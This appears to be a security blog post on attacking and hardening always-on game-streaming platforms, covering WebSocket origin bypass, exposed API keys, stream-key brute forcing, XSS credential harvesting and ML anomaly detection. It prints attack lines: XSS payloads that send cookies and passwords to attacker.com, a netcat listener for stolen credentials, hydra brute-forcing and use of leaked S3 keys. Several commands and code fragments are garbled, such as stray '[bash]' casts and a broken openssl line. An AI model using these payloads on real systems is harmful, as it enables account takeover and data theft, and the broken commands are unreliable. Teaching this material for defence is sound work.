Listen to this Post

Introduction
Always-on video game streaming services that promise “all the best video games, all the time” often rely on real-time content delivery networks (CDNs) and WebSocket connections, creating overlooked attack surfaces for session hijacking and credential harvesting. Recent reconnaissance by security researcher Adrian M ThePRO has revealed that multiple 24/7 gaming platforms fail to validate origin headers and implement proper API rate limiting, allowing attackers to inject malicious payloads into live streams or scrape user tokens from unencrypted metadata channels.
Learning Objectives
- Identify misconfigured WebSocket endpoints and insecure CORS policies in live gaming streaming infrastructure.
- Execute Linux and Windows commands to test for API key leakage and session replay vulnerabilities.
- Apply mitigation techniques including HTTP header validation, token rotation, and Web Application Firewall (WAF) rules for cloud‑hardened streaming platforms.
You Should Know
- WebSocket Hijacking & Session Replay in Real‑Time Gaming Feeds
The core issue stems from platforms that maintain persistent WebSocket connections for chat, emotes, and stream health updates without checking the `Origin` header against an allowlist. An attacker can craft a malicious webpage that connects to `wss://target-gaming.com/socket` using a victim’s active session cookie (if `SameSite` is not enforced) and begin replaying control messages or extracting stream keys.
Step‑by‑step guide to test for WebSocket origin validation:
- Intercept the WebSocket handshake using Burp Suite or OWASP ZAP. Filter for `101 Switching Protocols` responses.
- Modify the `Origin` header to an arbitrary domain (e.g.,
evil.com) and forward the request. If the server accepts the connection, it is vulnerable. - Linux command to dump WebSocket frames using
websocat:Install websocat cargo install websocat Connect to target WebSocket with custom origin websocat -H "Origin: https://attacker.com" wss://victim-stream.com/socket
4. Windows PowerShell alternative using .NET WebSocket client:
$ws = New-Object System.Net.WebSockets.ClientWebSocket
$ws.Options.SetRequestHeader("Origin", "https://attacker.com")
$connectTask = $ws.ConnectAsync([bash]"wss://victim-stream.com/socket", [System.Threading.CancellationToken]::None)
$connectTask.Wait()
5. Exploit by replaying captured `join_channel` or `authenticate` frames. If the session token is accepted, the platform does not bind WebSocket to the initial HTTP session.
Mitigation: Implement strict `Origin` header validation, use `SameSite=Strict` cookies, and short‑lived WebSocket tokens.
- API Key & Metadata Leakage via Unauthenticated Endpoints
Many 24/7 gaming platforms expose REST APIs for stream metadata (title, viewer count, chat badges) without requiring authentication. Adrian M ThePRO’s enumeration discovered endpoints like `/api/v1/stream/{id}/config` returning plaintext API keys for third‑party services (e.g., analytics, CDN signing, even cloud storage).
Step‑by‑step guide to discover and exploit exposed endpoints:
1. Enumerate subdomains using `dnsx` or `assetfinder`:
assetfinder --subs-only target-gaming.com | tee subs.txt
2. Filter for API‑related paths using `gau` (GetAllUrls) and grep:
cat subs.txt | gau --subs | grep -E 'api|v[0-9]|config|key|token'
3. Test for IDOR by iterating stream IDs:
for id in {1..1000}; do curl -s "https://api.target-gaming.com/v1/stream/$id/config" | jq .; done
4. Windows with `curl.exe` and `findstr`:
for /l %i in (1,1,100) do curl -s https://api.target-gaming.com/v1/stream/%i/config | findstr "api_key"
5. Extract keys and test them against the respective cloud service (e.g., AWS S3, Google Cloud Storage). A leaked S3 key can be used to list and pull private recording files:
aws s3 ls s3://gaming-recordings/ --access-key LEAKED_KEY --secret-key LEAKED_SECRET
Mitigation: Enforce authentication on all API endpoints, even for metadata. Use API gateways with rate limiting and secret detection in CI/CD pipelines.
3. Cloud Hardening Against Live Stream Injection
Attackers can inject fake video frames or overlay malicious URLs into unauthenticated RTMP or HLS streams. Adrian’s analysis showed that several gaming platforms still use static stream keys (e.g., live_12345) that are brute‑forceable.
Step‑by‑step guide to detect weak stream key entropy and harden ingestion:
- Brute‑force stream keys using a wordlist of common patterns:
Using hydra against RTMP authentication
hydra -l "" -P stream_keys.txt rtmp://ingest.target-gaming.com/live
- Check HLS manifest security – if `m3u8` playlist is publicly accessible without token, anyone can watch or rebroadcast:
curl -I https://cdn.target-gaming.com/streams/12345/index.m3u8
Look for 200 OK without Authorization header
- Enable signed URLs for HLS segments via AWS CloudFront or Cloudflare Stream:
– Generate a signed URL with expiration (linux using openssl):
echo -1 "https://cdn.com/stream.m3u8?Expires=1700000000&Key-Pair-Id=YOURKEY" | openssl sha256 -hmac "PRIVATE_KEY"
4. Windows – use PowerShell to create HMAC:
$secret = "your_hmac_key"
$message = "https://cdn.com/stream.m3u8?Expires=1700000000"
$hmac = New-Object System.Security.Cryptography.HMACSHA256
$hmac.Key = [Text.Encoding]::UTF8.GetBytes($secret)
$signature = [bash]::ToBase64String($hmac.ComputeHash([Text.Encoding]::UTF8.GetBytes($message)))
5. Implement IP whitelisting for RTMP ingest servers, allowing only encoding infrastructure.
4. Credential Harvesting via Fake “Watch Now” Popups
Attackers mimic popular gaming streaming login overlays using injected JavaScript from malicious browser extensions or XSS vulnerabilities. Adrian found that some platforms embed user‑supplied HTML in chat messages without sanitization, enabling a deceptive “watch full game” modal that captures passwords.
Step‑by‑step guide to test for XSS‑based credential harvesting:
- Inject a basic XSS payload into chat or bio fields:
<img src=x onerror="fetch('https://attacker.com/steal?c='+document.cookie)">
2. Test for DOM‑based XSS using `script` elements:
<script>document.body.innerHTML+='<div id=loginModal>...';</script>
3. Craft a realistic credential harvester that posts to an external server:
fetch('https://attacker.com/log', {method:'POST', body:new URLSearchParams({user:document.querySelector('user').value, pass:document.querySelector('pass').value})})
4. Linux – set up a listener to catch stolen credentials:
nc -lvnp 8080 | grep "user="
5. Mitigation – implement Content Security Policy (CSP) with `script-src ‘self’` and use a library like DOMPurify for user‑generated content.
5. AI‑Powered Anomaly Detection for Stream Hijacking
To defend against the attacks described, platforms can deploy lightweight machine learning models that monitor WebSocket traffic patterns. Using a bidirectional LSTM on message frequency and payload size, deviations (e.g., sudden influx of `join` messages from a single session) trigger automatic token revocation.
Step‑by‑step guide to prototype a detection pipeline (Linux):
- Collect baseline WebSocket messages using `tcpdump` and convert to CSV:
tcpdump -i eth0 -s 0 -A 'tcp port 443' | grep -oE 'msg_type\":\"[^\"]+' > traffic.log
- Train a simple Isolation Forest model with Python:
from sklearn.ensemble import IsolationForest
import numpy as np
features: msg_rate, avg_payload_len, unique_channels
X = np.array([[10, 120, 2], [9, 115, 2], [500, 8000, 15]])  anomalous third row
model = IsolationForest(contamination=0.1)
model.fit(X)
print(model.predict([[500, 8000, 15]]))  -1 = anomaly
- Integrate with WAF – upon anomaly, the firewall drops the WebSocket connection and triggers an alert to SIEM.
What Undercode Say:
- Key Takeaway 1: Always‑on gaming streams are not just entertainment; they are complex real‑time systems with APIs, WebSockets, and CDNs that inherit classical web vulnerabilities like origin bypass and IDOR. The “watch no” friction‑free experience often strips away security checks.
- Key Takeaway 2: Adrian M ThePRO’s open‑to‑work disclosure demonstrates that even modern streaming platforms fail at basic secret hygiene and token binding. A single leaked API key can compromise cloud storage, while weak HMAC signatures allow arbitrary HLS segment injection.
Prediction:
- -1 Increased regulatory scrutiny on real‑time entertainment platforms – GDPR and CCPA fines will target companies that leak viewer metadata or stream keys without proper access controls, especially after high‑profile game jacking incidents.
- -P Adoption of zero‑trust WebSocket frameworks – New standards like WSS with mutual TLS and short‑lived JWTs will become mandatory for 24/7 video services, reducing replay attack windows from hours to seconds.
- -1 Rise of AI‑powered credential phishing inside game chats – Attackers will leverage large language models to generate context‑aware login popups that mimic platform UI perfectly, bypassing traditional anti‑phishing filters.
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Adrian M – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


